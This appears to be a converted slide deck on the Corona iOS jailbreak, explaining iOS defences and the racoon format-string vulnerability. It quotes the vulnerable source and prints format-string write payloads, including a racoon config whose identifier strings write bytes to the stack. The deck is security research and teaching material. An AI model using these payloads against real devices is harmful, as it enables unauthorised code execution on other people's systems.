


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# Corona A4

- Introduction to iOS security basics
- The racoon format string attack
- The HFS kernel exploit

# INTRODUCTION TO iOS & CORONA

What are the security features of iOS and how Corona  
basically overcome them



# iOS: one of the most secured OS

- iOS introduced in 2007 as iPhoneOS 1.0
- Current release: iOS 5.1.1
- More and more security features over time
- Flaws harder to exploit and quickly patched
- Each release brings new challenges

# iOS: Security Features (I)

- Boot Chain: firmware file signatures
- Code Signing: approved binaries only
- W<sup>X</sup>: Data Execution Prevention (DEP)
- ASLR: Address Space Layout Randomization

# iOS: Security Features (2)


- Stack Canaries: `__stack_chk()`
- Partitions: *system* vs *user* partition
- Users: *root* vs *mobile*
- Sandboxing: even finer restrictions




# *limera1n*: exploiting the boot chain

- Bootrom exploit: heap overflow
- Custom image loading skips 2nd stage bootloader authentication
- Allows custom ramdisks and patched kernels
- Good entry point for a tethered jailbreak

# Regular Boot Chain



# Exploited Boot Chain





# Corona: exploiting the rest

- ASLR: launchd key *DisableASLR*
- Code signing: use of original binary
- Sandbox: *entitlements* patch
- Format string vulnerability
- DEP: bypassed using ROP
- Kernel exploit: HFS+ vulnerability

# The corona .deb package

- 'Topping' for a tethered jailbreak
- Simple installation with Cydia
- Puts required payloads in place
- Installs patched copy of racoon as a launch daemon

# UNSIGNED CODE EXECUTION

Gaining the initial code execution on boot



# The Exploit


- Format strings in 2012??? WTF!!
- Why aren't all these dead yet?!?
- OMGWTFBBQ!!!

# The Exploit

yywarn formats the string and calls plogv

```
void
yywarn(char *s, ...)
{
    char fmt[512];

    va_list ap;
#ifdef HAVE_STDARG_H
    va_start(ap, s);
#else
    va_start(ap);
#endif
    snprintf(fmt, sizeof(fmt), "%s:%d: \"%s\" %s\n",
             incstack[incstackp].path, incstack[incstackp].lineno,
             yytext, s);
    plogv(LLV_WARNING, LOCATION, NULL, fmt, &ap);
    va_end(ap);
}
```



# The Exploit

plogv reformats again using plog\_common again

```
void
plogv(int pri, const char *func, struct sockaddr *sa,
      const char *fmt, va_list *ap)
{
    char *newfmt;
    va_list ap_bak;

    if (pri > loglevel)
        return;


    pthread_mutex_lock(&logp_mtx);

    newfmt = plog_common(pri, fmt, func);

    VA_COPY(ap_bak, ap);

    if (f_foreground)
        vprintf(newfmt, *ap);

    if (logfile) {
        log_vaprint(logp, newfmt, ap_bak);
    } else {
        if (pri < ARRAYLEN(ptab))
            vsyslog(ptab[pri].priority, newfmt, ap_bak);
        else
            vsyslog(LOG_ALERT, newfmt, ap_bak);
    }
    pthread_mutex_unlock(&logp_mtx);
}
```





# The Exploit

plog\_common parses the variable argument  
back into a string

```
static char *
plog_common(pri, fmt, func)
int pri;
const char *fmt, *func;
{
    static char buf[800]; /* XXX shoule be allocated every time ? */
    char *p;
    int reslen, len;

    p = buf;
    reslen = sizeof(buf);


    if (logfile || f_foreground) {
        time_t t;
        struct tm *tm;

        t = time(0);
        tm = localtime(&t);
        len = strftime(p, reslen, "%Y-%m-%d %T: ", tm);
        p += len;
        reslen -= len;
    }

    if (pri < ARRAYLEN(ptab)) {
        if (print_pid)
            len = snprintf(p, reslen, "[%d] %s: ", getpid(), ptab[pri].name);
        else
            len = snprintf(p, reslen, "%s: ", ptab[pri].name);
        if (len >= 0 && len < reslen) {
            p += len;
            reslen -= len;
        } else
            *p = '\0';
    }

    if (print_location)
        snprintf(p, reslen, "%s: %s", func, fmt);
    else
        snprintf(p, reslen, "%s", fmt);
#ifdef BROKEN_PRINTF
    while ((p = strstr(buf, "%z")) != NULL)
        p[1] = 'l';
#endif

    return buf;
}
```



# The Exploit

The new formatted string is then passed to syslog without any checks

```
void
plogv(int pri, const char *func, struct sockaddr *sa,
      const char *fmt, va_list *ap)
{
    char *newfmt;
    va_list ap_bak;

    if (pri > loglevel)
        return;

    pthread_mutex_lock(&logp_mtx);

    newfmt = plog_common(pri, fmt, func);

    VA_COPY(ap_bak, ap);

    if (f_foreground)
        vprintf(newfmt, *ap);

    if (logfile) {
        log_vaprint(logp, newfmt, ap_bak);
    } else {
        if (pri < ARRAYLEN(ptab))
            vsyslog(ptab[pri].priority, newfmt, ap_bak);
        else
            vsyslog(LOG_ALERT, newfmt, ap_bak);
    }
    pthread_mutex_unlock(&logp_mtx);
}
```

# Formats strings

- `%x` will print the value of stack as hex
- `%s` will deference the current address on stack and print it as a string
- `%u` will print an unsigned integer
- `%p` will print a pointer from the stack



# Formats strings

- `%8u` will pad the integer by 8 zeros
- `%8$u` will reference the 8th argument on stack
- `%hh` will print 1 bytes
- `%n` will write the number of bytes printed so far to the address on stack

# The Old Way

Create the address you want on the stack and references it from within the stack

```
Suppose we are using the following format string to write 0x12345678 at  
the address 0x08049094:
```

```
"\x94\x90\x04\x08"    // the address to write the first 2 bytes  
"AAAA"                // space for 2nd %.u  
"\x96\x90\x04\x08"    // the address for the next 2 bytes  
"%08x%08x%08x%08x%08x%08x" // pop 6 arguments  
"% .22076u"           // complete to 0x5678 (0x5678-4-4-4-6*8)  
"%hn"                 // write 0x5678 to 0x8049094  
"% .48060u"           // complete to 0x11234 (0x11234-0x5678)  
"%hn"                 // write 0x1234 to 0x8049096
```

# Won't work

- Format string buffer is copied into heap
- Can no longer reference format string in stack




# Frame pointers

- Like linked lists on stack
- Used to store stack pointers for stack unwinding

# Frame Pointers (prolog)


Function prolog pushes frame pointer to stack



```
sub_C1C0
PUSH    {R7, LR}
MOV     R7, SP
SUB     SP, SP, #8
MOV     R3, R0
MOVS   R0, #0
STMEA.W SP, {R1, R2}
MOVS   R1, #2
MOV     R2, R0
BL      sub_BB0C
ADD     SP, SP, #8
POP     {R7, PC}
; End of function sub_C1C0
```

# Frame Pointers (prolog)

New stack pointer is moved into frame pointer




```
sub_C1C0
PUSH      {R7,LR}
MOV       R7, SP
SUB       SP, SP, #8
MOV       R3, R0
MOVS     RO, #0
STMEA.W  SP, {R1,R2}
MOVS     R1, #2
MOV       R2, R0
BL        sub_BB0C
ADD       SP, SP, #8
POP       {R7,PC}
; End of function sub_C1C0
```



# Frame Pointers (prolog)

Stack is reserved for local variables




```
sub_C1C0
PUSH      {R7,LR}
MOV       R7, SP
SUB       SP, SP, #8
MOV       R3, R0
MOVS     RO, #0
STMEA.W  SP, {R1,R2}
MOVS     R1, #2
MOV       R2, R0
BL        sub_BB0C
ADD       SP, SP, #8
POP       {R7,PC}
; End of function sub_C1C0
```

A screenshot of assembly code for a function named `sub_C1C0`. The code is displayed in a window with a title bar containing a logo and the text "N". A green arrow points from the text "Stack is reserved for local variables" above to the instruction `SUB SP, SP, #8` in the code block.

# Frame Pointers (epilogue)

Stack pointer is restored to frame pointer




The screenshot shows assembly code for a function named sub\_C1C0. A green arrow points from the text 'Stack pointer is restored to frame pointer' to the instruction 'ADD SP, SP, #8', which restores the stack pointer to its original value. The code also shows the stack pointer being pushed onto register R7, the stack being adjusted by 8 bytes, and the stack pointer being restored to its original value.

```
sub_C1C0
PUSH      {R7,LR}
MOV       R7, SP
SUB       SP, SP, #8
MOV       R3, R0
MOVS     RO, #0
STMEA.W  SP, {R1,R2}
MOVS     R1, #2
MOV       R2, R0
BL        sub_BB0C
ADD       SP, SP, #8
POP       {R7,PC}
; End of function sub_C1C0
```

# Frame Pointers (epilogue)

Old frame pointer and return address restored



```
sub_C1C0
PUSH      {R7, LR}
MOV       R7, SP
SUB       SP, SP, #8
MOV       R3, R0
MOVS     RO, #0
STMEA.W  SP, {R1, R2}
MOVS     R1, #2
MOV       R2, R0
BL        sub_BF0C
ADD       SP, SP, #8
POP       {R7, PC}
; End of function sub_C1C0
```



# Linking Frames

Each line in the config script writes one byte to the stack

```
sainfo address ::1 icmp6 address ::1 icmp6 {  
    my_identifier user_fqdn "%243u%619$hhn";  
    my_identifier user_fqdn "%11u%625$hhn";  
    my_identifier user_fqdn "%244u%619$hhn";  
    my_identifier user_fqdn "%217u%625$hhn";  
    my_identifier user_fqdn "%245u%619$hhn";  
    my_identifier user_fqdn "%186u%625$hhn";  
    my_identifier user_fqdn "%246u%619$hhn";  
    my_identifier user_fqdn "%10u%625$hhn";  
    my_identifier user_fqdn "%121u%678$hhn";  
    my_identifier user_fqdn "%242u%619$hhn";  
    my_identifier user_fqdn "%11u%625$hhn";  
    my_identifier user_fqdn "%257u%678$hhn";  
    my_identifier user_fqdn "%12u%625$hhn";  
    my_identifier user_fqdn "%218u%678$hhn";  
    my_identifier user_fqdn "%13u%625$hhn";  
    my_identifier user_fqdn "%218u%678$hhn";  
    my_identifier user_fqdn "%14u%625$hhn";  
    my_identifier user_fqdn "%218u%678$hhn";  
    my_identifier user_fqdn "%15u%625$hhn";  
    my_identifier user_fqdn "%218u%678$hhn";  
    my_identifier user_fqdn "%16u%625$hhn";  
    my_identifier user_fqdn "%138u%678$hhn";  
    my_identifier user_fqdn "%17u%625$hhn";  
    my_identifier user_fqdn "%24u%678$hhn";  
    my_identifier user_fqdn "%22u%625$hhn";  
}
```

# Linking Frames

`%8u%2$hhn`

- `%8u` = 00000000
